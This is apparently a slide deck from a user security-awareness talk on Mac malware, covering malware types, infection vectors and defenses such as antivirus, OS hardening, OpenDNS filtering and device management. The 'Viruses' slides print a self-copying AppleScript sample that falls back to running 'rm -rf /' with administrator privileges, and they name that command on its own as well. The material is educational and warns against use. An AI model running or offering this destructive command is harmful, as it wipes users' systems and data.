INTRODUCTIONS



- About Me:
  - CEO of All Things Technologie, LLC
  - Former Apple Employee
  - Technology Enthusiast
- Today's Mission to Discuss:
  - Stomping out the "Macs don't get infected" myth
  - Malware "warheads"
  - Infection and Compromise Vectors
  - Combating Malware
  - Takeaways

MANAGING AND USER-PROOFING SECURITY AS MALWARE THREAT GROWS

Speaker: Michael Anderson




MALWARE 101

- Malware Origins
  - Combination of “Malicious” + “Software” = Malware
  - Malware is any software that performs actions that a user would not want happen to their host or network. *Examples:* *Spying, data theft, and data loss*

  - *Did you know?*
    - The first theoretical thoughts about malware were first created in 1949 (even before desktop computing)

    - The first virus to affect an Apple product was 1982 titled Elk Cloner and affected Apple II boot sectors*





IGNORANCE IS BLISS?

- Malware isn't just limited to "Windowz"
  - Mac, iOS, Linux, *anything that can compute* is up for grabs!
- But, but, but…
  - I don't really see or hear anything about Mac Malware
  - My system runs fine and I don't see anything wrong
  - Geek Squad told me there was no such thing!





THE TRUTH IS OUT THERE

- OSX/KeyRanger Variant: March, 2016 →
  - Ransomware (encrypts your files)
- iOS/AceDeceiver Variant: March, 2016
  - Infects non-jail broken iPhones
  - Password stealer
  - OSX/MacDefender
- OSX/MacDefender aka FakeAV Variant 2011→





BUT WE'RE "MORE" SECURE, RIGHT?

- *Not necessarily…*
  - Much of Apple's OSX/iOS base security is centric around "trust" aka trusted applications through digital signing
    - Stolen certificates or unethical developer
  - Other forms of OSX/iOS based security rely also on sandboxing (app/process isolation)
    - Vulnerabilities can bypass sandboxes are exploited (Example: CVE2015-7055 fixed in iOS 9.2)
  - Closed source attackers can't see the code to find bugs
    - Security community can't see code to find bugs and help Apple patch them

COMPARING SECURITY FEATURES

- At high-level, not too different between Mac, Windows, Linux, iOS, and Android:
  - Built-in Firewalls
  - Native Sandboxing **Windows 10*
  - Application Digital Signing
  - Encrypted Drive Partitions/Containers
  - User app and file permission general controls
  - Administrator and Non-Administrator Users
  - 3rd party Antivirus for all OS's **Avira on iOS is available*





MALWARE WARHEADS

- You mean, like warheads from weapons?
  - Weapons, like used in wars?
    - Cyber Warfare?



DISCLAIMER

- Do NOT use any knowledge you gain from this section for malicious purposes
- We will be showing demonstrations of actual malicious code examples that may include tools and methods for offensive security



MALWARE WARHEADS (CONT.)

- Malware is complex and there are different types:
  - Viruses
  - Trojans
  - Worms
  - Rootkits
- We will also cover discuss the actual warhead stages in malware such as:
  - Payload
  - Exploits
  - Stagers
  - Malicious Scripts
  - Command and Control (C2)

MALWARE WARHEADS (INFECTION DEMO)

KeRanger
OS X Ransomware

MALWARE WARHEADS (VIRUSES)

- Viruses
  - Code that attaches itself to other programs or objects and creates copies of itself
  - Relies on the user to execute a file, object, or code
  - Usual vectors from file sharing between hosts and Internet downloads



MALWARE WARHEADS (VIRUSES)

- Virus Example Code
  - AppleScript could be used to make a virus
  - Just fill up the root directory and denial of service yourself
  - **Terminal command rm –rf / may work on older OS X versions*
  - DON'T DO THIS!

```
(* Example Simple Virus in AppleScript
Makes copy of itself and fills up your root directory forever Muhahaha *)
--Find the path to itself so it can self-replicate
tell application "Finder"
	set currentPath to container of (path to me) as alias
	set currentPath as string
	--remember that viruses make copies of ITSELF
	set fullPath to currentPath & "foo.applescript"
end tell
--Start infinite copy
repeat
	tell application "Finder"
	try
		--use variable from earlier
		duplicate fullPath to /
	on error
		--screw it just delete the whole thing
		do shell script "rm -rf /" with administrator privileges
	end try
end repeat
```

MALWARE WARHEADS (TROJANS)

- Trojans
  - Self-contained program or is merged with another program to hide as a legitimate app
  - Typically has a “server” and “client” set of apps for attacker to control
  - Usual payload or goal is to gain administrator control of your system
  - Still requires a user to execute the code, object, or file
  - Example: OSX/MacDefender →





MALWARE WARHEADS (TROJAN HORSES)

- Trojans
  - Trivial tools like “Hallaj Pro Rat” already created
  - Script kiddies can use these pre-made tools to take control of multiple hosts
  - Multiple infections are usually for botnet operation to launch other attacks

MALWARE WARHEADS (WORMS)

- Worms
  - Completely automated and replicates over networks without user interaction
  - Does not require a host program and may rely on vulnerabilities to exploit code
  - Payload may include mass file destruction and control over victim hosts
  - **The first implemented worm was by Xerox Palo Alto Research Center (PARC) was used to patch computers in 1982*


MALWARE WARHEADS (WORMS)


- Win32/Conficker Variant
  - Considered one of the worst worm outbreaks in cyber security history
  - First reported in November, 2008 and it's STILL infecting hosts in 2016!

Day	Date	Total HTTP Hits	Unique IP's	Unique ASN's	Unique GEO's
Thursday	2016-01-07	84,513	617,441	11,823	222
Wednesday	2016-01-06	112,810	613,383	11,850	221
Tuesday	2016-01-05	151,548	630,260	11,990	221
Monday	2016-01-04	122,022	628,302	11,927	223
Sunday	2016-01-03	227,351	466,705	10,746	220
Saturday	2016-01-02	227,373	489,060	10,944	219
Friday	2016-01-01	333,633	425,262	10,380	218
Thursday	2015-12-31	220,622	568,428	11,482	218
Wednesday	2015-12-30	253,210	621,588	12,039	219
Tuesday	2015-12-29	226,549	619,760	12,055	219
Monday	2015-12-28	248,939	624,242	12,081	217
Sunday	2015-12-27	268,497	462,667	10,842	216
Saturday	2015-12-26	269,078	512,579	11,147	217
Friday	2015-12-25	302,842	499,192	11,045	215
Thursday	2015-12-24	220,651	575,166	11,733	219
Wednesday	2015-12-23	205,994	638,873	12,189	220
Tuesday	2015-12-22	218,468	651,033	12,319	220
Monday	2015-12-21	295,625	236,149	9,448	218
Sunday	2015-12-20	1,281,230	13,495	1,707	144
Saturday	2015-12-19	1,338,389	16,437	1,826	143
Friday	2015-12-18	1,103,555	20,845	2,065	154
Thursday	2015-12-17	742,699	36,629	3,295	170
Wednesday	2015-12-16	257,339	663,624	12,512	221
Tuesday	2015-12-15	159,966	669,445	12,510	221
Monday	2015-12-14	186,810	667,051	12,484	222
Sunday	2015-12-13	176,331	493,371	11,102	219
Saturday	2015-12-12	60,918	522,347	11,394	222
Friday	2015-12-11	200,946	655,247	12,395	221
Thursday	2015-12-10	61,231	620,359	12,320	221
Wednesday	2015-12-09	189,267	669,256	12,548	222

MALWARE WARHEADS (ROOKITS)

- Rootkits
  - Stealthy malware that can fake data and system results to Antivirus applications
  - Hard to detect and remove, usually requires a complete re-image of host
  - Must be executed by user
- Why do they call it a “root kit”?
  - Root is the ultimate user with administrative privileges on *NIX based OS’s (including OSX/iOS)
  - The kit part is because of the complex components involved in making one which infiltrates the system kernel and/or user applications





MALWARE WARHEADS (SUB-COMPONENTS)

- Warhead Sub-Components Terms
  - Payload = The mission or prime directive that the code should perform. E.g. root access, stealing banking data, etc.
  - Exploits = Written code that takes advantage of vulnerabilities and often used to get malware in the system without direct user interaction
  - Stagers = Pieces of code or parts that downloads additional functions or payload to assemble itself on your system
  - Malicious Scripts = Sometimes used as glue-code with stagers and payload out of laziness or some antivirus can't detect the scripts

MALWARE VECTORS

- How can you get infected?
  - Drive-by infections from compromised websites
  - Social Engineering Campaigns
  - Hacked directly on the network through remote exploits
  - Infected files from external media (CD's, USB drives, etc.)
  - *Grandma saw a "you have a virus" pop up?*



MALWARE VECTORS (CONT.)

- Social Engineering
  - Phishing = Attempts to get you to disclose credentials to an unauthorized party or an attempt get you to run malicious software
  - Can arrive by text, email, and instant message
  - Usually has poor grammar and anomalies in the message
  - Example next slide*



MALWARE VECTORS (CONT.)

- Phishing email example:




TIE IT TOGETHER

- Any number of vectors in combination could be used to infect your host such as:
  - Phishing + Malicious Website + Java/Flash Exploit + Trojan Stager, etc.
  - You find a random CD or USB drive in the parking lot and insert it into your computer and execute a spreadsheet called “My Boss’s Salary.xls”
  - Kids on your computer installing fake candy crush from a website that looks like: “http://www.hackyo.nz.foo.fun/candycrush.dmg”

- Remember that the payload or goal for malware is usually to do something bad with your data!

MALWARE LIFECYCLE ILLUSTRATED



COUNTERMEASURES


- General Recommendations and Resources:
  - Invest in User Awareness Education
    - *www.staysafeonline.org*
  - Keep up with industry and technical news:
    - *9to5mac.com*
    - *RedmondPie.com*
  - Keep up to date with security news:
    - *www.us-cert.gov*
    - *Isc.sans.edu*



- Use multiple security controls including awareness training and technical to help reduce your risk of infections

COUNTERMEASURES (ANTIVIRUS)

- Endpoint Antivirus
  - Type: Preventive and Detective
  - Pros: Blocks known bad reputation malware, sometimes unknown malware
  - Cons: Must be installed on every endpoint and full scans may slow down user operation
  - AV-test.org Independent Analysis benchmarks →




COUNTERMEASURES (ANTIVIRUS)

- If I have Antivirus, why did I get infected in the first place?
  - Signatures - Antiviruses mostly rely on signatures. If there is a malware it doesn't know about, it can't protect you
  - Heuristics – Some tools have this feature but mostly are false positives and also will not detect everything. Heuristics is the form of using fuzzy algorithms to determine malicious behavior patterns

- There is *no single security control* that can protect you from all forms of malware
  - Build security in layers of defense to reduce your risk of infection


COUNTERMEASURES (OS HARDENING)


- OS Hardening
  - Type: Preventive
  - Pros: Supplements other security controls with access restrictions for apps, processes, and memory
  - Cons: Could impact usability for certain apps
- Guidelines
  - Use non-admin accounts for everyday use
  - Remove or disable software, services, and apps you don't need or use (like IPv6)
  - Require signed applications in the "Security & Privacy" section of Mac OS X



COUNTERMEASURES (OS HARDENING)


- OS Hardening
- Guidelines (Cont.)
  - Ensure your OS stays up to date with the latest firmware and patches and turn
  - Disable any automatic opening/execution of files across all applications and the OS platform






COUNTERMEASURES (OS HARDENING)

- OS Hardening
- Guidelines (Cont.)
  - Ensure your 3rd party Applications remain up to date
    - 3rd party applications are still vulnerable if you don't patch them
  - Operate under the model, "If you don't use it, lose it."



COUNTERMEASURES (OS HARDENING)

- OS Hardening
- Guidelines (Cont.)
  - Disable file sharing unless you need it
  - Enable your Firewall and remove any applications that don't need access for incoming access






COUNTERMEASURES (WEB FILTER)

- Web Content Filtering
  - Type: Preventive
  - Pros: Blocks known bad reputation sites
- Possible Solutions
  - OpenDNS – Free for home use
  - Mac OS X Parental Controls Internet Filter – Built-in



COUNTERMEASURES (WEB FILTER)

- OpenDNS
  - Prevents sites based on DNS queries like domains foobar.com
  - Does not rely on other protocols and can block SSL aka HTTPS based sites unlike other solutions
  - Policy is based on your external IP address
  - **Currently free for home use but Cisco may take away in the future*
  - Can be bypassed if users set different DNS servers



OpenDNS

COUNTERMEASURES (WEB FILTER)

- OpenDNS Brief Tutorial
  1. Sign up for an account at OpenDNS.com
  2. Find your router or other device in their wizard
  3. Change the DNS settings on the router
  4. Enter in your External IP address (If you don't know it then use *ipchicken.com*)
  5. Set your control policy categories



OpenDNS

COUNTERMEASURES (WEB FILTER)

- OpenDNS Bypass
  - Users with Administrative privileges can bypass the service by setting their own DNS servers in the Network connection settings
  - To stop this, remove administrative privileges to users and do not give them the admin password







OpenDNS

COUNTERMEASURES (MANAGED DEVICES)

- Device and App Management
  - Type: Preventive and Compliance
  - Pros: Allows wide spread scaling of configuration requirements for host and mobile devices (MDM)
  - Cons: Requires deployment all endpoints and users may feel privacy violations for personal devices
- Possible Solutions
  - Meraki MDM (Free)
  - Apple Configurator 2
  - JAMF's Casper Suite



COUNTERMEASURES (MANAGED DEVICES)

